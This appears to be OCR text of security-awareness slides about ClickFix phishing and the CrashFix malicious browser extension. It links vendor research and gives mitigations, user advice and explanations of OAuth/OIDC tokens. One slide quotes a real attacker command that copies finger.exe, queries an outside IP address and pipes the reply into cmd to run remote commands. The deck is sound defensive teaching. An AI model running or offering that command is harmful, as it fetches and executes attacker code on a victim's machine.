
https://www.microsoft.com/en-us/security/blog/2025/08/21/think-before-you-clickfix-analyzing-the-clickfix-social-engineering-technique/

ClickFix Phishing




https://www.fortinet.com/blog/threat-research/clickfix-to-command-a-full-powershell-attack-chain

ClickFix Phishing




https://www.malwarebytes.com/blog/news/2025/11/new-clickfix-wave-infects-users-with-hidden-malware-in-images-and-fake-windows-updates


ClickFix Phishing




https://www.okta.com/blog/threat-intelligence/how-this-click-fix-campaign-leads-to-redline-stealer/

CrashFix – Malicious Browser Extension








https://www.huntress.com/blog/malicious-browser-extention-crashfix-kongtuke


CrashFix – Malicious Browser Extension





```
cmd /c start "" /min cmd /c "copy %windir%
\system32\finger.exe %temp%\ct.exe&%temp%\ct.exe
confirm@199.217.98.108|cmd"
```


https://www.huntress.com/blog/malicious-browser-extention-crashfix-kongtuke


ClickFix Phishing





ClickFix Phishing





ClickFix Mitigations

Disable	Deploy	Enable	Set
Disable the Run dialog for standard users via Group Policy (NoRun). Disabling the Win-X menu is a little more complicated but is possible.	Deploy Microsoft Defender Attack Surface Reduction rules that block obfuscated scripts and executable content launched from scripting engines.	Enable AMSI and PowerShell script-block logging. Restrict PowerShell for those who don't need it with constrained language mode	Set PowerShell execution policy to AllSigned / RemoteSigned.

ClickFix for Users

No legitimate website, CAPTCHA, or document ever asks you to press Win+R, open PowerShell or Terminal, or paste something into the File Explorer address bar to “verify”, “fix” or “load” anything.

If a page gives you keyboard-and-paste instructions report it and close it.


TOKENS

ID Tokens – Proof of Authentication



- Used as part of OpenID Connect.
- A security token that serves as proof of authentication, confirming that a user is successfully authenticated.
- Information in ID tokens enables the client to verify that a user is who they claim to be.
- They can be sent alongside or instead of an access token and are always JSON Web Token (JWT) format.
- ID tokens differ from access tokens, which serve as proof of authorization.

https://learn.microsoft.com/en-us/entra/identity-platform/id-tokens

Access Tokens - Proof of Authorization



- Used as part of an OAuth 2.0 flow.
- Usually lasts about an hour
- Information in access tokens determines whether a user has the right to access a particular resource, similar to keys unlocking specific doors in a building.
- These individual pieces of information that make up tokens are called claims.
- Therefore, they are sensitive credentials and pose a security risk if not handled correctly.
- Access tokens differ from ID tokens which serve as proof of authentication.

https://learn.microsoft.com/en-us/entra/identity-platform/access-tokens


Refresh Tokens




- Used to obtain new access and refresh token pairs when the current access token expires.
- When a client acquires an access token to access a protected resource, the client also receives a refresh token.
- Used to acquire extra access tokens for other resources.
- Bound to a combination of user and client but aren't tied to a resource or tenant.
- A client can use a refresh token to acquire access tokens across any combination of resource and tenant where it has permission to do so.
- Refresh tokens are encrypted and only the Microsoft identity platform can read them.

